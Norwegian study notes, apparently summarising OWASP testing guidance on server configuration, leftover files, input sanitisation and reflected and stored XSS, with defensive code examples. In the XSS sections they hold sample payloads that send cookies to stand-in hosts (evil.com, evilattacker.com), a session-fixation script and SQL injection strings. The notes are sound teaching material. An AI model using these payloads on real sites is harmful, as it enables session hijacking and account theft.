Det er viktig å kontrollere og vurdere oppbygningen til infrastrukturen, siden det trengs kun én svakhet for å undergrave sikkerheten til hele infrastrukturen. Små problemer kan utvikle seg til alvorlige risikoer for andre applikasjoner som kjører på samme server.

OTG-CONFIG-001 – black-box testing

For å identifisere sårbarheter ved web serveren eller backend databasen kan man bruke automatiserte verktøy. Black-box testing av serveren er likevel utfordrende, siden suksessfulle tester kan resultere i at serveren slutter å fungere og dermed kan man ikke utføre videre testing. Automatiserte verktøy kan også gi falske positiver eller positive negativer. I tillegg er det flere programvareleverandører som ikke gir offentlig informasjon om sårbarheter, slik at det blir vanskelig å lage en sårbarhetsdatabase man kan sammenligne med. Vurdering av konfigurasjonen er derfor enklere å gjennomføre når testeren får intern informasjon om programvaren og type/versjon som brukes. Testeren kan bruke dette for å analysere hvilke sårbarheter som kan være tilstede og hvordan disse kan påvirke applikasjonen. Disse sårbarhetene bør testes for å bestemme virkelige effekt.

OTG-CONFIG-001 – motvirkning

Etter å ha kartlagt de ulike elementene som utgjør infrastrukturen kan man vurdere konfigurasjonen ved å gjennomføre følgende steg:

1. Identifiser de ulike elementene som utgjør infrastrukturen, slik at man kan forstå hvordan de interagerer med webapplikasjonen
2. Vurder alle elementene for å sikre at de ikke inneholder kjente sårbarheter
3. Vurder de administrative verktøyene som brukes for å kontrollere alle elementene (eks: kontroller tilgang og endre standard brukernavn og passord for admin).

4. Vurder autentifiseringssystemet for å sikre at de ikke kan manipuleres av eksterne brukere
5. Kontroller portene som brukes av applikasjonen

Det er også viktig å følge med på oppdateringer som gis av programvareleverandører.

Konfigurasjon av applikasjonsplattform (OTG-CONFIG-002)

Det er viktig at enkeltelementer i applikasjonsarkitekturen er riktig konfigurert for å unngå feil som kan undergrave sikkerheten til hele applikasjonen. Vurdering og testing av konfigurasjonen er en kritisk oppgave ved å lage og opprettholde en arkitektur.

OTG-CONFIG-002 – black/grey-box testing

Test av applikasjonsplattformen involverer flere ulike steg:

- **Bruk av kjente filer og direktorater** – CGI skannere kan brukes for å sjekke om applikasjonen bruker kjente filer og direktorater som følger med standard installasjon. Disse kan ha kjente sårbarheter som kan utnyttes.
- **Vurdering av kommentarer** – vi sjekker om HTML kode inneholder kommentarer som kan avsløre informasjon vi ikke bør ha tilgang til.
- **Konfigurasjonsvurdering** – vi forsøker å finne ut om applikasjonen bruker komponenter med kjente sårbarheter. Generelle retningslinjer for konfigurering av server er at man bør kun inkludere servermoduler som brukes av applikasjonen (reduserer angrepsflaten), håndter serverfeil med egne feilmeldinger (hindre informasjonslekkasje), sørg for at suksessfull og mislykket aksess blir logget, sørg for at serveren er konfigurert for å hindre DoS angrep, krypter sensitiv informasjon, osv.
- **Logging** – brukes for å detektere feil i applikasjonen (eks: brukere forsøker å hente fil som ikke eksisterer) og vedvarende angrep (eks: brute-force angrep på passord). Vi kan forsøke å få tilgang til loggen via administrative grensesnitt eller via kjente sårbarheter og miskonfigurasjoner. Vi må sjekke om loggen inneholder sensitiv informasjon, slik som passord, brukernavn, debug informasjon, interne IP adresser eller sensitiv personlig data. Hvis vi finner ut hvor loggen er lokalisert, kan vi forsøke å slette den for å slette angrepsspor (verktøy har ofte denne funksjonaliteten). Hvis loggen ikke er lagret riktig, kan vi forsøke å utføre et DoS angrep ved å produsere et stort antall forespørsler som fyller opp den tildelte plassen i loggfilene (kan påvirke OS og applikasjon hvis de er lagret på samme disk som loggen). Dersom loggrotasjonen er basert på størrelse kan vi utnytte dette for å skjule angrep.

Merk: se side 46 for mer om logging

OTG-CONFIG-002 – motvirkning

Mange web og applikasjon servere gir standard nedlastning med mye funksjonalitet, og det er viktig å fjerne elementer som ikke er essensielle. Koden må gjennomgås for å fjerne kommentarer som gir sensitiv informasjon. Man bør vurdere konfigurasjonen for å se om applikasjonen bruker komponenter med kjente sårbarheter (eks: gammel serverversjon). Det er viktig å implementere logging, siden dette kan detektere feil i applikasjonen og vedvarende angrep. Man bør vurdere hvilken type informasjon som skal logges (eks: brukernavn, passord, klient IP-adresse, osv.) Loggen bør plasseres i separate lokasjoner og ikke i webserveren, for å hindre at angripere får tilgang til lokken. Man bør også følge med på veksten til loggen fordi dette kan indikere et DoS angrep. Det er viktig å kontrollere aksessen til loggene, slik at man unngår at uautoriserte brukere får tilgang til loggdata. For å oppdage angrep kan det være lurt å logge feilmeldinger. Et stort antall 40x (not found) meldinger kan indikere bruk av CGI skanner, mens 50x (server error) meldinger kan indikere at angriperen bruker deler av applikasjonen som uventet feiler (eks: SQL injeksjon).

Vurdering av gamle filer for sensitiv informasjon (OTG-CONFIG-004)

Gamle og glemte filer som det ikke refereres til kan inneholde sensitiv informasjon om infrastrukturen til applikasjonen. De kan også gi funksjonalitet som kan brukes for å angripe applikasjonen eller de kan inneholde sårbarheter, kildekode eller sensitiv informasjon om aktiviteten hos brukere (dvs. loggfiler). Disse filene kan være et resultat av automatiske backup-kopier, gamle versjoner av filer med endret navn eller konfigurasjonsvalg der datafiler og loggfiler lages i filsystem som kan aksesseres av webserveren.

OTG-CONFIG-004 – black-box testing

For å teste etter ikke-refererte filer kan man bruke både automatiserte og manuelle teknikker. Som regel vil det innebære en kombinasjon av:

- **Utledning av navn og lokasjon** – mange applikasjoner bruker gjenkjennbar navngivning og organiserer ressurser inn i sider og direktorater som bruker ord som beskriver deres funksjon. Etter å ha samlet inn navnene (eks: manuelt vha. nettleser) kan man utlede navn og lokasjoner for ikke-refererte sider vha. navn-skjemaet.
- **Spor i publisert innhold** – spor i HTML og JavaScript filer kan føre til oppdagelse av skjule sider og funksjonalitet. Kildekoden til publisert innhold bør sjekkes for å identifisere spor om andre sider og funksjonalitet. Figuren viser eksempel der deler av kildekoden i HTML filen er kommentert ut.

```
<!-- <A HREF="uploadfile.jsp">Upload a document to the serv-
er</A> -->
<!-- Link removed while bugs in uploadfile.jsp are fixed      -->
```

Vi kan også utføre blindtest, der vi kjører en liste med vanlige filnavn gjennom en request engine for å finne filer og direktorater som eksisterer på serveren. Man kan også oppdage filene vha miskonfigurerte servere, gamle referanser ved andre applikasjoner, osv. Ved grey-box testing bør man bruke verktøy og periodisk utføre en sjekk etter filer med navneutvidelser som gjør at de sannsynligvis er kopier eller backup filer (eks: «.old»). Man bør også gjennomføre manuelle tester som tar lengre tid.

OTG-CONFIG-004 – motvirkning

For å unngå at det eksisterer gamle, ikke-refererte filer bør man:

1. Ikke endre filer *in-place* på serveren, fordi det fører ofte til at det genereres backup filer.
2. Være forsiktig med aktiviteter som utføres på filsystem som serveren har tilgang til (eks: ikke etterlate zip-filer)
3. Unngå overflødige og ikke-refererte filer ved å sikre riktig konfigurasjon
4. Designe applikasjonen slik at den ikke lagrer filer i web direktoratet. Datafiler, loggfiler, konfigurasjonsfiler, osv. bør lagres i direktorater som ikke er tilgjengelig via webserveren (hindre at informasjon lekkes eller endres ved skrivetillatelse)


Testing for injeksjonsangrep

Merk: det står mer om dette i kapittel 9 i Foundation of Security

Injeksjonsangrep er når skadelig input blir satt inn i query, data eller kommandoer eller angrepsstreng endrer tiltenkt semantikk. Den vanligste sikkerhetsfeilen ved nettapplikasjoner er å ikke validere input fra klienten eller omgivelsene på riktig måte før det brukes. Denne svakheten fører til nesten alle viktige sårbarheter i nettapplikasjoner, slik som injeksjonsangrep. Dette kapittelet vil teste former for input for å forstå om applikasjonen har tilstrekkelig validering av inputen før dataen brukes.

Beskyttelse mot injeksjonsangrep – sanitering av input

En vanlig regel innenfor beskyttelse mot injeksjonsangrep er at «*All input is evil*». Man bør aldri stole på data fra en ekstern entitet eller klient, siden den kan være tuklet med av en angriper. **Figuren viser hvilke sikkerhetsprinsipper sanitering er basert på**. De ulike typene




injeksjonsangrep handler om at angriper gir skadelig input på ulike måter, så de kan motvirkes med lignende teknikker. **Beskyttelse mot injeksjonsangrep innebærer sanitering av input som brukes for å sikre at input er gyldig. Sanitering kan utføres vha blacklisting, whitelisting, escaping, parameterized statements eller mitigating impact.**

Blacklisting

Skadelig input unngås ved å filtrere ut spesifikke karakterer, slik som ", #, ‘ , \, osv. For eksempel vil metoden på figuren fjerne enkelt sitat ‘, noe som beskytter mot SQL injeksjonsangrep på formen $\text{user1}' \text{ or } 1 = 1);\text{--}$. Ulempen er at man kan overse et farlig symbol og det kan kollidere med funksjonelle krav, for eksempel en bruker med navn O’Brien.

```
String kill_quotes(String str) {
  StringBuffer result = new    StringBuffer(str.length());
  for (int i = 0; i < str.length(); i++) {
    if (str.charAt(i) != '\'')
      result.append(str.charAt(i));
  }
  return result.toString();
}
```

user1 ' OR 1=1); --



Whitelisting

Skadelig input unngås ved å kun tillate veldefinert og trygg input. Dette kan gjøres vha. regular expressions (RegExp), som definerer et mønster som strengen må matche. For eksempel vil ^[0-9]+$ kun tillate en linje av positive heltall, siden ^ gir start, $ gir slutt og + tillater en eller flere tall. Ulempen er at det er vanskelig å definere RegExp for alle trygge verdier.

Escaping

Skadelig input unngås ved å escape spesifikke karakterer som har spesiell betydning i for eksempel SQL (eks: \, ‘, ‘’, --). Dette kan innebære å endre enkel quote (‘) til dobbel-quote (‘’). For eksempel vil vi endre O’Brien til O’’Brien. Ulempen er at man kan overse farlige symboler (eks: for username = ‘$username’ kan \ brukes for å escape ‘ i enden av username, slik at hvis $username = user\ og $passord = ‘ OR 1=1 – ‘ kan man få en SQL query som spør etter bruker med brukernavn ‘user\ AND passord =’ og passord ‘ ‘ OR 1=1. Bruker kan dermed unngå autoriseringen. For å escape disse kan vi bruke $\text{username} =\text{\""+username+"\"}$, men dette kan igjen overse andre symboler).

Parameterized statements (prepared statements)

Skadelig input unngås ved å lagre verdien i en parameter og deretter gi parameteren til SQL queryen. Man skiller mellom query påstand og data input, siden databasen behandler parametere som verdier og ikke som SQL kode. På figuren kan vi se at dette kan oppnås ved å bruke **bindevariabelen ?** i strengen. Hvordan man gir verdien til ? varierer:

```
# SQL and parameter is sent off separately to the database driver.
cursor.execute("select user_id, user_name from users where email = ?", email)

for row in cursor.fetchall():
  print row.user_id, row.user_name
```

```
# String concatenation is vulnerable.
cursor.execute("select user_id, user_name from users where email = '%s'" % email)

for row in cursor.fetchall():
  print row.user_id, row.user_name
```

- **Python** – verdien gis etter bindevariabelen ? i strengen. Kan bruke $\text{cursor.execute}(\text{... email=%s, (email,)})$, bare unngå bruk av ‘.
- **Java** – verdien settes vha $\text{setString}(1, \text{email})$ eller $\text{setInt}(1, \text{phonenumber})$. Her vil 1 bety at det er første ? (dvs. kan være flere)
- **PHP** – verdien settes ved utføring (eks: $\$\text{ps}\text{->}\text{execute}(\text{array}(\$\text{email}))$)

Merk: PHP er en generelt-formål språk som brukes i web utvikling

Dette er vanligste måte å unngå SQL injeksjonsangrep.

```
PreparedStatement stmt=con.prepareStatement("update emp set
name=? where id=?");

stmt.setString(1,"Sonoo"); //1 specifies the first parameter in
    the query i.e., name

stmt.setInt(2,101);

int i=stmt.executeUpdate();

System.out.println(i+" records updated");
```


Bind variable;
Data Placeholder

Bruk av bindevariabler i Java

```
Prepare the statement with placeholders
– $ ps = $ db->prepare('SELECT * FROM Users WHERE name = ?
  and password = ?');
Specify data to be filled in for the placeholders
– $ ps -> execute (array($current_username,
                        $current_passwd));
```

Bind variable;
Data Placeholder

Bruk av bindevariabler i PHP



Reduserende effekt (mitigating impact)

Dersom man har begrenset mulighet til å unngå injeksjonsangrep, kan man i stede fokusere på å begrense effekten av skadene. Dette innebærer å unngå lekkasje av skjema og informasjon (eks: ikke vis detaljert feilmeldinger til brukere) og begrens privilegiene (eks: leseaksess, synlige tabeller, osv.). Sensitiv data bør krypteres (eks: brukernavn), slik at hvis de blir gitt til angriper vil ikke angriper få noe informasjon. Krypteringsnøkkelen bør ikke lagres i databasen.

Hvordan oppdage manglende bruk av sanitering i kode

Sanitering brukes for å validere input, og figurene under viser hvordan de ulike språkene kan ta i mot input fra bruker.

```php
<?php
  $_POST['variable_name'];
?>
```

```php
<?php
  $_GET['variable_name'];
?>
```

```php
<?php
  $_REQUEST['variable_name'];
?>
```

Inputfelt hos PHP. Husk at forms brukes av dynamiske applikasjoner for å akseptere brukerinput. $_POST fanger forms som sendes i POST meldinger , $_GET fanger forms som sendes i GET meldinger og $_REQUEST fanger begge.

```
<font face="verdana" size="2px">
  <form action="sum" method="post">
    Number1:<input type="text" name="n1"><br>
    Number2:<input type="text" name="n2"><br>
    <input type="submit" value="Calculate Sum">
  </form>
</font>
```

```
public class OngetParameter extends HttpServlet
{
   protected void doPost(HttpServletRequest req,HttpSer
      {
            PrintWriter pw=res.getWriter();
            res.setContentType("text/html");

          String n1=req.getParameter("n1");
          String n2=req.getParameter("n2");
```

Inputfelt hos Java. Den øverste boksen viser html filen der vi gir navn til inputfeltene, og den nederste viser hvordan vi bruker $reguest.getParameter(" ...")$ for å hente verdiene som ble skrevet inn i inputfeltene og lagre det i streng variabler.

```
def POST(self):

    db.connect()
    cursor = db.cursor()

    user_data = web.input(username="", password="")
    username = user_data.username
    password = user_data.password

    cursor.execute("SELECT userid FROM users "
                   "WHERE username = %s AND password = %s",
                   (username, password))
```

Inputfelt hos Python med web.py rammeverket. Dette er en svært forenklet versjon av det som gjøres i øving og tilsvarende vil fungere for GET. Her kan vi se at web.input() brukes for å ta imot verdien hos variablene i URL (ved GET) eller http headeren (ved POST). Bruken av $username = ""$ og $password = ""$ gjør at disse verdiene brukes dersom det ikke gis noen verdi i URL eller header. For eksempel kan URL være http://example.com?username='user'&password='123123' Verdien lagres i user_data variabelen i Python koden. Vi kan se at sanitering er sikret vha parameterized statement.

Applikasjonen vil være utsatt for injeksjonsangrep dersom input blir gitt direkte til en metode eller SQL query uten noen form for sanitering (dvs. ikke-sanitert variabel eller direkte bruk av metode som henter verdi fra GET eller POST melding). Figuren under til venstre viser et eksempel der input blir gitt direkte til metoden change_address, noe som gjør at applikasjonen er utsatt for XSS angrep. Figuren under til høyre viser et eksempel der variabelen gis til en SQL query uten riktig escaping eller parameterized statement, noe som gjør at applikasjonen er utsatt for SQL injeksjonsangrep. For å motvirke disse angrepene er det viktig å bruke riktig sanitering, i form av blacklisting, whitelisting, escaping eller parameterized statement!

```php
1.  <?php
2.     session_start();
3.
4.     if (isset($_REQUEST['newAddress'])) {
5.        change_address($_REQUEST['newAddress']);
6.     }
7.     echo "<p>Your address has been changed to $newaddress </p>";
8.  ?>
```

Eksempel på manglende sanitering i PHP kode (stored XSS)

```
def match_user(username, password):
    """
    Check if user credentials are correct, return if exists

        :param username: The user attempting to authenticate
        :param password: The corresponding password
        :type username: str
        :type password: str
        :return: user
    """
    db.connect()
    cursor = db.cursor()
    query = ("SELECT userid, username from users where username = \"" + username +
             "\" and password = \"" + password + "\"")
```

Eksempel på manglende sanitering i Python kode

```php
6.  <?php
7.     If($_POST['user']{
8.        file_put_contents('userlist.txt', $_POST['user']. "\n", FILE_APPEND|LOCK_EX);
9.     }
10. ?>
```

Eksempel på manglende sanitering i PHP kode (stored XSS)


```php
<?
  $re = "/<script[^>]+src/i";

  if (preg_match($re, $_GET['var']))
  {
    echo "Filtered";
    return;
  }
  echo "Welcome ".$_GET['var']." !";
?>
```

Eksempel på bruk av whitelisting (RegExp) i PHP kode for å hindre at noe annet enn > blir satt inn. Dette vil motvirke XSS angrep på formen: <script src ="http://attacker/xss.js"></script>

Vi skal nå se på noen typer injeksjonsangrep.


Reflektert Cross Site Scripting (XSS) (OTG-INPVAL-001)

Reflektert Cross Site Scripting (XSS) går ut på at en angriper injiserer kode i en link, slik at hvis bruker trykker på linken vil skriptet blir reflektert tilbake til brukerens nettleser og utføres der. Det injiserte angrepet er ikke lagret innenfor selve applikasjonen, altså er det ikke-vedvarende og vil kun påvirke brukere som åpner en skadelig link eller tredjepartsnettside (kalles også ikke-vedvarende XSS angrep). Når applikasjonen er sårbar for denne typen angrep vil ikke-validert input sendt via request sendes tilbake til klienten. Angriperen vil lage en URI og overbevise offeret om å laste URIen i deres nettleser som deretter vil utføre koden. Dette kan brukes for å stjele session tokens, ta over en brukersesjon (*session fixation*) eller endre innhold på nettsiden.



Intensjonell bruk av funksjonalitet

Merk: klienten lures til å utføre angrepet, ved at de trykker på skadelig link som sender request med skadelig kode. Denne blir reflektert (echoed back) og deretter utført på klientsiden




Funksjonalitet utnyttet for å utføre XSS angrep

OTG-INPVAL-001 – black-box testing

Testing for XSS involverer minst tre steg:

1. Finn alle brukerdefinerte variabler i applikasjonen og hvordan disse gis input. Dette inkluderer skjulte input, slik som HTTP parametere, POST data, osv.
2. Test hver inputvektor for å oppdage potensielle sårbarheter ved å bruke spesiell inputdata på formen <script>alert(123)</script>. Denne dataen er ikke skadelig, men vil trigge responser dersom applikasjonen er utsatt for XSS angrep. Dvs. hvis input ikke har noen sanitization vil den trigge popup meldingen på figuren. I et virkelig angrep vil inputdataen kunne erstattes med kode som for eksempel gjør at offeret laster ned en skadelig fil når koden utføres.



3. Analyser resultatet fra steg 2 og bestem om sårbarheten har en effekt på sikkerheten til applikasjonen. Dette innebærer å undersøke om inputvektoren bruker karakterer som ikke er riktig kodet, escaped eller filtrert ut. For HTML kode vil dette involvere (>, <, &, ‘, "), mens for JavaScript vil det involvere (\n, \r, \’, \’’, \\, \uXXXX).

XSS kan brukes for å utføre to typer angrep:

http://example.com/query?name = <script>
new Image() .src= ‘http://evil.com/log? c’= +document.cookie;
</script>


- **Stjele session tokens (session token theft)** – etter å ha funnet ut at http://example.com/query? er utsatt for XSS og at brukeren ofte bruker denne appen, sender vi lenken på figuren til brukeren og lurer den til å klikke på linken. Når brukeren klikker på linken vil skriptet bli reflektert (ECHOed back) til brukerens nettleser og utføre der. Dette vil gjøre at det blir lagt inn en logg med brukerens anonyme eller innloggede cookie for example.com.
- **Sesjon-fikseringsangrep (session fixation)** – dersom angriper har samme anonyme cookie som bruker, og denne blir forhøyet til innlogget cookie uten å endre verdi, vil angriper kunne ta over innlogget brukersesjon (mer i OTG-SESS-003). Vi bruker reflektert XSS for å overskrive anonym cookie, slik at klientens cookie blir lik vår. Etter

Merk: sending av email eller link kan kalles *social engineering*

å ha funnet ut at http://example.com/query? er utsatt for XSS, vil vi få en gyldig anonym token fra example.com (eks: exampleComToken =1234) og sender linken på figuren til brukeren. Når brukeren trykker på linken vil skriptet utføres og det gjør at brukerens cookie-verdi blir overskrevet med vår cookie verdi (dvs. 1234). Dermed kan vi vente på at bruker logger inn, og hvis verdien til anonym cookie ikke endres vil vi få tak i innlogget cookie og kan ta over brukersesjonen.

```
http://example.com/query?name = <script>
document.cookie = 'exampleComToken = 1234'
</script>
```

Figuren under viser sesjon-fikseringsangrep, der XSS brukes for å oppnå like anonyme cookies.



10

OTG-INPVAL-001 – motvirkning

Reflected XSS angrep kan unngås ved å sanitere input, la applikasjonen bruke brannmur som blokkerer skadelig input eller bruke mekanismer som er integrert i moderne nettlesere. Det kan hende klienten bruker en gammel nettleser eller at angriperen lager en angrepsstreng som ikke gjenkjennes av brannmuren, så det viktigste for å unngå XSS er sanitering av brukerinput (ikke stol på brukeren!). Figur viser HTML escaping der < erstattes med < og > erstattes med >. Det finnes flere måter å unngå filtreringen ved sanitering, så det er en evig konflikt mellom sikkerhetstestere og angripere.

```
<H2> Your query
<script>alert(123)
</script>
</H2>
```

↓

```
<H2> Your query
 &lt script &gt
  alert(123)
 &lt script &gt
</H2>
```

```php
<?php
        if(!array_key_exists("name", $_GET) || $GET['name'] == NULL ||
$_GET['name'] == '') {
        $isempty=true;
        } else {
        $html .= '<pre>';
        $html .= 'Hello' . $_GET['name'];
        $html .= '</pre>';
        }
        ?>
```

PHP kode som ikke er beskyttet mot reflektert XSS. Her kan vi se at verdien til 'name' blir printet direkte uten noe sjekk (merk: pre-tag betyr at formatert tekst printes). Dersom angriperen lager en link med name lik verdien under og lurer offer til å trykke på linken vil nettleseren til offeret kjøre skadelig skript som vil printe cookie-verdien til offeret på angriperens nettside.

```php
<?php
        if(!array_key_exists("name", $_GET) || $GET['name'] == NULL ||
$_GET['name'] == '') {
        $isempty=true;
        } else {
        $html .= '<pre>';
        $html .= htmlspecialchars('Hello' . $_GET['name']);
        $html .= '</pre>';
        }
        ?>
```

PHP kode som er beskyttet mot reflektert XSS. Her kan vi se at det brukes en funksjon kalt $htmlspecialchars()$ som vil omforme spesielle karakterer som <, >, & og dermed hindre at skadelig skript kan utføres av offerets nettleser.


```
><script>document.write('<iframe
src="http://evilattacker.com?cookie='+document.cookie.escape()+'"height=0 width=0 />');</script>
```

Stored Cross Site Scripting (XSS) (OTG-INPVAL-002)


Lagret Cross Site Scripting (XSS) går ut på at en angriper injiserer skadelig skript på web applikasjonen og nettleseren hos offeret tror at dette er legitim skript. Dette er den farligste typen XSS og applikasjoner som lar bruker lagre data er potensielt utsatt for denne typen angrep (eks: blogg, forum, profilside, osv.). Applikasjonen mottar skadelig input fra angriperen og lagrer denne for senere bruk. Hvis dataen ikke filtreres riktig vil den fremstå som en del av nettsiden og kjøres av nettleseren hos offeret som besøker nettsiden. Dette kan brukes for å hijacke nettleseren til brukeren, fange sensitiv informasjon (eks: session tokens), utføre defacement av applikasjonen, osv. Det trenger ikke noen skadelig link, siden det vil automatisk utføres når brukeren besøker en legitim nettside med en lagret XSS. Forskjellen fra reflektert XSS er at lagret XSS vil reflekteres gjentatte ganger og er derfor enklere å spre.

OTG-INPVAL-002 – black-box testing

Prosessen av å identifisere sårbarheter for stored XSS er:




1. Identifiser alle punktene der brukerinput lagres i back-end og blir displayet av applikasjonen. Typiske eksempler er profilsider, handlekurv, settings og preferanser ved applikasjoner, forum, blogg, logg, osv.
2. Analyser HTML eller JavaScript kode for å forstå hvordan input lagres og plasseres i konteksten til nettsiden. Vi bør også undersøke hvilke kanaler applikasjonen bruker for å motta og lagre brukerinput. Figurene viser eksempel der koden til email-feltet blir analysert og kode blir injisert utenfor <input>-taggen.



3. Test for lagret XSS ved å bruke standard angrep som tester input validering og filtrering. Figuren viser noen eksempler, der den øverste vil resultere i en popup som inneholder alle cookie-verdiene hos nettsiden. Viktig å prøve både HTTP GET og POST requests. Dette steget krever mye prøving og feiling for å unngå eventuelle XSS filtrer med escaping.

MIME-sniffing sårbarheter

